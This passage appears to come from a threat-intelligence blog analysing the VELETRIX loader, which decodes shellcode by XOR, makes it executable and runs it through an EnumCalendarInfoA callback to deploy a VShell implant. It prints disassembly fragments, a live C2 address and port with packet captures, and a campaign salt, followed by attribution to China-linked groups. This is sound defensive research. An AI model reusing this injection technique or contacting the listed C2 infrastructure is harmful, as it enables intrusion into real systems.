00007FFE38505E20	D0 4E 50 38 FE 7F 00 00 E0 4E 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E30	F0 4E 50 38 FE 7F 00 00 00 4F 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E40	10 4F 50 38 FE 7F 00 00 20 4F 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E50	30 4F 50 38 FE 7F 00 00 40 4F 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E60	50 4F 50 38 FE 7F 00 00 60 4F 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E70	70 4F 50 38 FE 7F 00 00 80 4F 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E80	90 4F 50 38 FE 7F 00 00 A0 4F 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E90	B0 4F 50 38 FE 7F 00 00 C0 4F 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505EA0	D0 4F 50 38 FE 7F 00 00 E0 4F 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505EB0	F0 4F 50 38 FE 7F 00 00 00 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505EC0	10 50 38 FE 7F 00 00 20 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505ED0	30 50 38 FE 7F 00 00 40 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505EE0	50 50 38 FE 7F 00 00 60 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505EF0	70 50 38 FE 7F 00 00 80 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F00	90 50 38 FE 7F 00 00 A0 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F10	B0 50 38 FE 7F 00 00 C0 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F20	D0 50 38 FE 7F 00 00 E0 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F30	F0 50 38 FE 7F 00 00 00 51 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F40	10 51 38 FE 7F 00 00 20 51 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F50	30 51 38 FE 7F 00 00 40 51 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F60	50 51 38 FE 7F 00 00 60 51 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F70	70 51 38 FE 7F 00 00 80 51 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F80	90 51 38 FE 7F 00 00 A0 51 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505F90	B0 51 38 FE 7F 00 00 C0 51 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505FA0	D0 51 38 FE 7F 00 00 E0 51 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505FB0	F0 51 38 FE 7F 00 00 00 52 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505FC0	10 52 38 FE 7F 00 00 20 52 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505FD0	30 52 38 FE 7F 00 00 40 52 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505FE0	50 52 38 FE 7F 00 00 60 52 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505FF0	70 52 38 FE 7F 00 00 80 52 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506000	90 52 38 FE 7F 00 00 A0 52 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506010	B0 52 38 FE 7F 00 00 C0 52 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506020	D0 52 38 FE 7F 00 00 E0 52 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506030	F0 52 38 FE 7F 00 00 00 53 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506040	10 53 38 FE 7F 00 00 20 53 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506050	30 53 38 FE 7F 00 00 40 53 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506060	50 53 38 FE 7F 00 00 60 53 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506070	70 53 38 FE 7F 00 00 80 53 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506080	90 53 38 FE 7F 00 00 A0 53 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506090	B0 53 38 FE 7F 00 00 C0 53 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385060A0	D0 53 38 FE 7F 00 00 E0 53 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385060B0	F0 53 38 FE 7F 00 00 00 54 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385060C0	10 54 38 FE 7F 00 00 20 54 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385060D0	30 54 38 FE 7F 00 00 40 54 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385060E0	50 54 38 FE 7F 00 00 60 54 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385060F0	70 54 38 FE 7F 00 00 80 54 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506100	90 54 38 FE 7F 00 00 A0 54 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506110	B0 54 38 FE 7F 00 00 C0 54 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506120	D0 54 38 FE 7F 00 00 E0 54 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506130	F0 54 38 FE 7F 00 00 00 55 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506140	10 55 38 FE 7F 00 00 20 55 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506150	30 55 38 FE 7F 00 00 40 55 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506160	50 55 38 FE 7F 00 00 60 55 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506170	70 55 38 FE 7F 00 00 80 55 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506180	90 55 38 FE 7F 00 00 A0 55 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38506190	B0 55 38 FE 7F 00 00 C0 55 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385061A0	D0 55 38 FE 7F 00 00 E0 55 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385061B0	F0 55 38 FE 7F 00 00 00 56 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385061C0	10 56 38 FE 7F 00 00 20 56 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385061D0	30 56 38 FE 7F 00 00 40 56 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385061E0	50 56 38 FE 7F 00 00 60 56 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE385061F0	70 56 38 FE 7F 00 00 80 56 38 FE 7F 00 00	0GP8b...GP8b...
0		

```

00007FFE395812CF 48: C740 08 00A02B00 mov qword ptr ds:[rax+8],2BA000
00007FFE395812D7 FF15 23BD0000 call qword ptr ds:[<GetCurrentProcess>]
00007FFE395812DD 33D8 xor ebx,ebx
00007FFE395812DF 33D2 xor edx,edx
00007FFE395812E1 48: 8BC8 mov rcx,rcx
00007FFE395812E4 895C24 28 mov dword ptr ss:[rsp+28],ebx
00007FFE395812E8 41: B9 00100000 mov r9d,1000
00007FFE395812EE C74424 20 04000000 mov dword ptr ss:[rsp+20],4
00007FFE395812F6 41: B8 00A02B00 mov r8d,2BA000
00007FFE395812FC 41: FFD4 call r12
00007FFE395812FF 48: 8947 10 mov qword ptr ds:[rdi+10],rax
00007FFE39581303 48: 85C0 test rax,rax
00007FFE39581306 74 28 je drstat.7FFE39581330
00007FFE39581308 8B57 08 mov edx,dword ptr ds:[rdi+8]
00007FFE3958130B 48: 8BC8 mov rcx,rcx
00007FFE3958130E 41: FFD5 call r13

```

d ptr ds:[rdi+10]=[000001B76E1F7BD0]=0
 1B770670000
 t:00007FFE395812FF drstat.dll:\$12FF #6FF

Address	Hex	ASCII
01B770670000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B770670090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B7706700A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
01B7706700B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00001B770670000	= 0000000000000000 (User Data)	

Once the shellcode is extracted in form of binary, then VirtualAllocExNuma API is used to allocate a fresh memory block with only Read & Write permission into the current process.

```

110 do
111     _InterlockedXor8(&v12[v20++], 0x6Fu);
112     while ( v20 < 0x573 );
113     v22 = ( _BYTE * )*( _QWORD * )(v18 + 16) + *(unsigned int * )(v18 + 4));
114     v23 = 1396164;
115     v24 = v12 - v22;
116     do
117     {
118         *v22 = v22[v24];
119         ++v22;
120         --v23;
121     }
122     while ( v23 );

```

```

00007FFE39581330 48: 8BC8 mov rcx,rcx
00007FFE39581333 F0: 803430 6F lock xor byte ptr ds:[rax+rsi],6F
00007FFE39581338 FFC3 inc ebx
00007FFE3958133A 81FB 73050000 cmp ebx,573
00007FFE39581340 72 EE jb drstat.7FFE39581330

```

Now, once the memory is allocated, further using a simple XOR operation, the encoded blob which was de-obfuscated from the IpFuscation technique via the windows API, is used to further decode via XOR-operation and copied to the allocated memory.

```

00007FFE3958134C 8A 74050000 mov edx,574
00007FFE39581351 4C: 2BC0 sub r8,rcx
00007FFE39581354 0F1F40 00 nop dword ptr ds:[rax],eax
00007FFE39581358 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
00007FFE39581360 41: 0FB60C00 movzx ecx,byte ptr ds:[r8+rax]
00007FFE39581365 8B08 mov byte ptr ds:[rax],cl
00007FFE39581367 48: 8D40 01 lea rax,qword ptr ds:[rax+1]
00007FFE39581368 48: 83EA 01 sub rdx,1
00007FFE3958136F 75 EF jne drstat.7FFE39581360
00007FFE39581371 48: 8BCE mov rcx,rsi
00007FFE39581374 E8 53210000 call drstat.7FFE395834CC
00007FFE39581379 48: 8B57 08 mov rdx,qword ptr ds:[rdi+8]
00007FFE3958137D 4C: 8D4C24 48 lea r9,qword ptr ss:[rsp+48]
00007FFE39581382 48: 8B4F 10 mov rcx,qword ptr ds:[rdi+10]
00007FFE39581386 41: B8 40000000 mov r8d,40
00007FFE3958138C FF5424 30 call qword ptr ss:[rsp+30]

```

Address	Hex	ASCII
000001B76F052000	0000000000000000	User
000001B770670000	0000000000002BA000	User
00007D545A300000	0000000000000000	User

Then, it uses VirtualProtect to change the memory protection of the allocated memory to Execute-Read-Write.

```

C++
Copy

BOOL EnumCalendarInfoA(
    [in] CALINFO_ENUMPROCA lpCalInfoEnumProc,
    [in] LCID                Locale,
    [in] CALID               Calendar,
    [in] CALTYPE             CalType
);

```

```

00007FFE39581379 48:8B57 08 mov rdx,qword ptr ds:[rdi+8]
00007FFE3958137D 4C:8D4C24 48 lea r9,qword ptr ss:[rsp+48]
00007FFE39581382 48:8B4F 10 mov rcx,qword ptr ds:[rdi+10]
00007FFE39581386 41:B8 40000000 mov r8d,40
00007FFE3958138C FF5424 30 call qword ptr ss:[rsp+30]
00007FFE39581390 8B4F 04 mov ecx,dword ptr ds:[rdi+4]
00007FFE39581393 BA 00080000 mov edx,800
00007FFE39581398 48:034F 10 add rcx,qword ptr ds:[rdi+10]
00007FFE3958139C 41:B9 01000000 mov r9d,1
00007FFE395813A2 41:B8 FFFFFFFF mov r8d,FFFFFFFF
00007FFE395813A8 FF5424 38 call qword ptr ss:[rsp+38]
00007FFE395813AC C605 DD870100 01 mov byte ptr ds:[7FFE39599890],1
00007FFE395813B3 33C0 xor eax,eax
00007FFE395813B5 48:8B4D 08 mov rcx,qword ptr ss:[rbp+8]
00007FFE395813B9 48:33CC xor rcx,rcx
00007FFE395813BC E8 5F000000 call drstat.7FFE39581420
00007FFE395813C1 4C:8D9C24 10010000 lea r11,qword ptr ss:[rsp+110]
00007FFE395813C9 49:8B58 30 mov rbx,qword ptr ds:[r11+30]
00007FFE395813CD 49:8B73 38 mov rsi,qword ptr ds:[r11+38]
00007FFE395813D1 49:8B7B 40 mov rdi,qword ptr ds:[r11+40]
00007FFE395813D5 49:8BE3 mov rsp,r11
00007FFE395813D8 41:5F pop r15
00007FFE395813DA 41:5E pop r14
00007FFE395813DC 41:5D pop r13
00007FFE395813DE 41:5C pop r12
00007FFE395813E0 5D pop rbp
00007FFE395813E1 C3 ret
00007FFE395813E2 CC int3
00007FFE395813E3 CC int3
00007FFE395813E4 CC int3
00007FFE395813E5 CC int3
00007FFE395813E6 CC int3
00007FFE395813E7 CC int3
00007FFE395813E8 CC int3
00007FFE395813E9 CC int3
00007FFE395813EA CC int3
00007FFE395813EB CC int3
00007FFE395813EC CC int3
00007FFE395813ED CC int3
00007FFE395813EE CC int3

```

40: 'e'
[rsp+30]:VirtualProtect
rdi+4: "-R"

[rsp+38]:EnumCalendarInfoA


r15:RtlAllocateHeap
r14:RtlIpv4StringToAddressA
r13:SystemFunction036
r12:VirtualAllocExNuma

Shellcode execution via callback.

Then, finally, it uses a slightly innovative technique of shellcode execution via callback function, that is by using **EnumCalendarInfoA** API to execute the shellcode. This technique leverages the fact that EnumCalendarInfoA expects a callback function pointer as a parameter – the malware passes its shellcode address as this callback, causing Windows to unknowingly execute the malicious code when the API tries to call what it thinks is a legitimate calendar enumeration function, whereas in our case the shellcode, which is basically an windows implant of the VShell OST framework, is being executed.


Finally, we can conclude that the Veletrix implant which performs code injection via callback mechanism. In, the next section, we will look into the Vshell implant, which is pretty well known, and look into the workings of it.

Stage 2 – Malicious Vshell Implant.




Well, [VShell](#), is pretty well-known cross-platform OST framework developed in Golang, initially developed by a researcher, which was later taken-down mysteriously as mentioned in multiple research blogs by various researchers who have tracked various campaigns such as [UNC5174](#) and similar have been used by threat actors originating from Chinese geosphere.

As mentioned, in the previous section VELETRIX loads this windows implant into memory. Looking inside the file, we found that the specific implant, which have been dropped goes by the name `tcp_windows_amd64.dll`. As, this framework is well-researched, we will only look into the key-artefacts and more of a basic overview of the implant.



Upon, looking into the implant, we have multiple functionalities of this implant such as connect, send, receive which is used to interact with the operator. All these functions use underlying code from multiple Windows APIs from WinSock [library](#).




Source	Destination	Protocol	Length	Info
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=7872 Ack=7997 Win=65535 Len=0
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=7872 Ack=8053 Win=65535 Len=0
62.234.24.38	10.0.2.15	TCP	97	9999 → 51444 [PSH, ACK] Seq=7872 Ack=8053 Win=65535 Len=43
62.234.24.38	10.0.2.15	TCP	112	9999 → 51444 [PSH, ACK] Seq=7915 Ack=8053 Win=65535 Len=58
10.0.2.15	62.234.24.38	TCP	54	51444 → 9999 [ACK] Seq=8053 Ack=7973 Win=63742 Len=0
10.0.2.15	62.234.24.38	TCP	58	51444 → 9999 [PSH, ACK] Seq=8053 Ack=7973 Win=63742 Len=4
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=7973 Ack=8057 Win=65535 Len=0
10.0.2.15	62.234.24.38	TCP	89	51444 → 9999 [PSH, ACK] Seq=8057 Ack=7973 Win=63742 Len=35
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=7973 Ack=8092 Win=65535 Len=0
10.0.2.15	62.234.24.38	TCP	58	51444 → 9999 [PSH, ACK] Seq=8092 Ack=7973 Win=63742 Len=4
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=7973 Ack=8096 Win=65535 Len=0
10.0.2.15	62.234.24.38	TCP	112	51444 → 9999 [PSH, ACK] Seq=8096 Ack=7973 Win=63742 Len=58
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=7973 Ack=8154 Win=65535 Len=0
62.234.24.38	10.0.2.15	TCP	153	9999 → 51444 [PSH, ACK] Seq=7973 Ack=8154 Win=65535 Len=99
10.0.2.15	62.234.24.38	TCP	54	51444 → 9999 [ACK] Seq=8154 Ack=8072 Win=63643 Len=0
10.0.2.15	62.234.24.38	TCP	58	51444 → 9999 [PSH, ACK] Seq=8154 Ack=8072 Win=63643 Len=4
10.0.2.15	62.234.24.38	TCP	89	51444 → 9999 [PSH, ACK] Seq=8158 Ack=8072 Win=63643 Len=35
10.0.2.15	62.234.24.38	TCP	58	51444 → 9999 [PSH, ACK] Seq=8193 Ack=8072 Win=63643 Len=4
10.0.2.15	62.234.24.38	TCP	109	51444 → 9999 [PSH, ACK] Seq=8197 Ack=8072 Win=63643 Len=55
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=8072 Ack=8158 Win=65535 Len=0
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=8072 Ack=8193 Win=65535 Len=0
62.234.24.38	10.0.2.15	TCP	60	9999 → 51444 [ACK] Seq=8072 Ack=8197 Win=65535 Len=0

Further, analyzing we uncovered the command-and-control server along with an import config I.e., the salt which is qwe123qwe . In, the next section, we will look into further, hunting and infrastructural artefacts.

Hunting and Infrastructure.

Upon looking into the previous implants, we hunted and found some interesting artefacts.



Based on the analysis and extraction of the salt used in the campaign mentioned in this research, we found a total number of 44 implants, using the exact similar salt, that is qwe123qwe. Along, with that as Vshell is a cross-platform tool, we found, multiple EXEs, ELF, DLLs both signed and unsigned.

bb6ab67ddb74e7afb82...	mcoree.dll	-	44 / 72	2025-04-21 12:50:36	2025-04-21 12:50:36	1	7.96 M
00920e109f16fe61092e...	/memfd:a (dele...	-	38 / 65	2025-04-18 18:47:26	2025-04-18 18:47:26	1	7.50 M

We, also found a few samples whose C2s range from multiple locations such as US, Hong Kong and much more, along with which, we found that a few samples out of 44 implants using same salt, have co-relations with the APT group [Earth Lamia](#) which has targeted Indian entities in few cases. While, upon hunting, we also found, that a lot of similar implants, have multiple overlaps with UNC5174's campaign abusing [ScreenConnect CVE-2024-1709](#) reported by researchers.


Now, looking into the infrastructural overlaps, the similar indicator has been attributed to the cluster of [China-Nexus-State-Sponsored](#) threat actor which have been abusing CVE-2025-31324 to target SAP NetWeaver Visual Composer.



We also found that on the same infrastructure, a login-based webpage has been hosted which is related to the Asset Lighthouse System — an open-source asset discovery and reconnaissance platform developed by [Tophant Competence Center \(TCC\)](#). It is primarily used for mapping external attack surfaces by identifying exposed IPs, domains, ports, and web services. Therefore, we decided to pivot using these artefacts and found few interesting overlaps.



Post-pivoting, we discovered multiple malicious web servers with similar port-configurations such as running ASL over port 5003, have had hosted Cobalt Strike and SuperShell, which have been known as go-to implants used by **UNC5174 aka Uteus** and along with that we also uncovered multiple web servers with similar port-configurations related to **Earth Lamia**.



Well, the last but not the least, we also saw that the command-and-control server, has also been hosting Cobalt Strike to be used against the targets making it the second post-exploitation framework used by this threat entity.

Attribution.

Through analysis of implant usage and overlapping infrastructure patterns, we identified the threat actor leveraging **VELETRIX**, a relatively new loader designed to execute **VShell** in memory. Although VShell was initially released as an open-source project and later taken down by its original developer, it has since been widely abused by China-aligned threat groups.

